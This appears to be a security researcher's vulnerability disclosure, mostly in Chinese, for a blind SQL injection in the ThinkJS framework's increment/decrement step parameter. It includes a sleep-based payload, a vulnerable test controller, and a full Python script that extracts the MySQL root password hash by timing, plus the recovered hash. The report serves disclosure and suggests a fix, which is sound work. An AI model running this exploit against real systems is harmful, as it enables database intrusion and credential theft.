

# Vulnerability Report: Thinkjs Blind SQL Injection

本文档描述了Thinkjs project的一个盲注漏洞，由于关系数据库中 `model.increment(field, step)` 和 `model.decrement(field, step)` 函数对 `step` 的参数缺少检查，恶意的参数可以导致程序在处理增加减少 `field` 变量值时产生盲注。

## Test Environment

- thinkjs: 3.2.10 ,master branch, last commit [b25986d](#)
- nodejs: 11.10.0
- mysql: 5.7.27
- os and hardware: Mac OS X 10\_12\_6

## Vulnerability Location

漏洞位于关系数据库中的 `model.increment(field, step)` 和 `model.decrement(field, step)` 函数，[关系数据库 - ThinkJS 文档](#)

```
model.increment(field, step)
```

```
  field {String} 字段名  
  step {Number} 增加的值, 默认为 1  
  return {Promise}
```

字段值增加。

```
module.exports = class extends think.Model {  
  updateViewNums(id){  
    return this.where({id: id}).increment('view_nums', 1); //将阅读数加 1  
  }  
  
  updateViewAndUserNums(id) {  
    return this.where({id}).increment(['view_nums', 'user_nums'], 1); //将阅读数和阅  
    读人数加 1  
  }  
  
  updateViewAndUserNums(id) {  
    return this.where({id}).increment({view_nums: 2, user_nums: 1}); //将阅读数加2,  
    阅读人数加 1  
  }  
}
```

```
model.decrement(field, step)
```

```
  field {String} 字段名  
  step {Number} 减少的值, 默认为 1  
  return {Promise}
```

字段值减少。

```
module.exports = class extends think.Model {  
  updateViewNums(id){  
    return this.where({id: id}).decrement('coins', 10); //将金币减 10  
  }  
}
```

变量 `step` 代表传入的需要增加或减少的数值, `field` 代表传入的需要增加或减少值的更新依据。如果用户可以控制变量 `step` 的值, 使其为一个完整的 `sql` 可执行语句, 如:

`(select if(1,sleep(2),1))`, 函数 `model.increment` 和 `model.decrement` 在处理更新数据时会发生盲注攻击。

## Local Test

根据 [官方文档快速入门介绍](#),在本地搭建测试用例:


```
jiguang@thinkjs_sql_demo$ npm install
npm WARN y@1.0.0 No repository field.

audited 5194 packages in 12.501s
found 53 vulnerabilities (23 low, 5 moderate, 24 high, 1 critical)
  run `npm audit fix` to fix them, or `npm audit` for details
jiguang@thinkjs_sql_demo$ npm start

> y@1.0.0 start /Users/jiguang/Projects/thinkjs_sql_demo
> node development.js

[2019-09-24T14:40:51.232] [57596] [INFO] - Server running at http://127.0.0.1:8360
[2019-09-24T14:40:51.236] [57596] [INFO] - ThinkJS version: 3.2.10
[2019-09-24T14:40:51.236] [57596] [INFO] - Environment: development
[2019-09-24T14:40:51.236] [57596] [INFO] - Workers: 1
```

修改mysql默认配置和测试路由action:




The image shows a code editor with a file explorer on the left and code files on the right. The file explorer shows the project structure, including node\_modules, runtime, src, and thinkjs\_sql\_demo. The code files show the configuration for the mysql database and the test route action.

```
26  /**
27   * model adapter config
28   * @type {Object}
29   */
30  exports.model = {
31    type: 'mysql',
32    common: {
33      logConnect: isDev,
34      logSql: isDev,
35      logger: msg => think.logger.info(msg)
36    },
37    mysql: {
38      handle: mysql,
39      database: 'security',
40      prefix: '',
41      encoding: 'utf8',
42      host: '127.0.0.1',
43      port: '8989',
44      user: 'root',
45      password: 'root',
46      dateStrings: true
47    }
48  };

1  const Base = require('./base.js');
2
3  module.exports = class extends Base {
4    async indexAction() {
5      const id = this.post("id");
6      const username = this.post("username");
7      const response = await this.model('users').where({'username': username}).increment("id", id);
8      this.assign("username", username);
9      this.assign("id", id);
10     this.assign("response", JSON.stringify(response));
11     return this.display();
12   }
13 };
14
```

访问本地测试首页, 测试sql注入, 成功执行盲注语句, 页面响应耗时4021毫秒:





1 **Generate Files**  
Run `thinkjs` command to create module, controller, model, service and so on.

2 **Documentation**  
ThinkJS has online html documents. visit <https://thinkjs.org/doc.html>.

3 **GitHub**  
If you have some questions, please [new a issue](#).

4 **SQL Injection**  
thinkjs sql injection demo  
sql\_request: username: jiguang id: (select if(1,sleep(4),1))  
sql\_response: 1



1 **Generate Files**  
Run `thinkjs` command to create module, controller, model, service and so on.


2 **Documentation**  
ThinkJS has online html documents. visit <https://thinkjs.org/doc.html>.

3 **GitHub**  
If you have some questions, please [new a issue](#).

4 **SQL Injection**  
thinkjs sql injection demo  
sql\_request: username: jiguang id: (select if(1,sleep(4),1))  
sql\_response: 1

状态	方法	域名	文件	触发源	类型	传输	大小	0 毫秒	2.56 秒	5.12 秒
200	POST	127.0.0.1:8360	/?name=jiguangggg	document	html	2.15 KB	1.96 KB			4021 毫秒
200	GET	127.0.0.1:8360	favicon.ico	img	vnd.microsof...	已缓存	1.12 KB			

通过查看后台访问日志，可以看到sql语句执行成功：



利用时间盲注特性，编写注入利用脚本测试：

```

import requests

def expolit():

    password = str()
    alphabet = "*0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ"
    url = "http://127.0.0.1:8360/"
    for num in range(1, 42):
        for bet in alphabet:
            data = {"username": "jiguang", "id" : "(select if(mid((select authentication_string from mysql.user where User='root' limit 1),%d,1)='%s',sleep(2),1)))"%(
num, bet)}
            response = requests.post(url=url, data=data)
            if response.status_code == 200 and response.elapsed.total_seconds() >
1:

                password += bet

    print(password)

if __name__ == '__main__':
    expolit()

```

经过100s访问后，脚本成功获取了数据库root账户密码：

```


3 import requests
4
5 def expolit():
6
7     password = str()
8     alphabet = "*0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ"
9     url = "http://127.0.0.1:8360/"
10    for num in range(1, 42):
11        for bet in alphabet:
12            data = {"username": "jiguang", "id" : "(select if(mid((select authentication_string from mysql.
13            response = requests.post(url=url, data=data)
14            if response.status_code == 200 and response.elapsed.total_seconds() > 1:
15                password += bet
16
17
18    print(password)
19
20
21
22 if __name__ == '__main__':
23     expolit()

```

\*81F5E21E35407D884A6CD4A731AEBF6AF209E1B  
[Finished in 100.0s]

## Vulnerability impact

Thinkjs由 [奇虎360最大的前端团队奇舞团](#) 开发，目前已经获得了 4952stars，存在大量用户



通过 [github](https://github.com) 搜索基于thinkjs框架编写的程序，获得了大量结果，其中很多程序显然也存在盲注问题：



## 总结

通过本地测试验证了Thinkjs中 `sql盲注` 的存在，并通过编写利用脚本获取了数据库的密码验证了漏洞的存在，通过增加对 `step` 参数的检查可以避免该问题。

by jiguang@Knownsec.com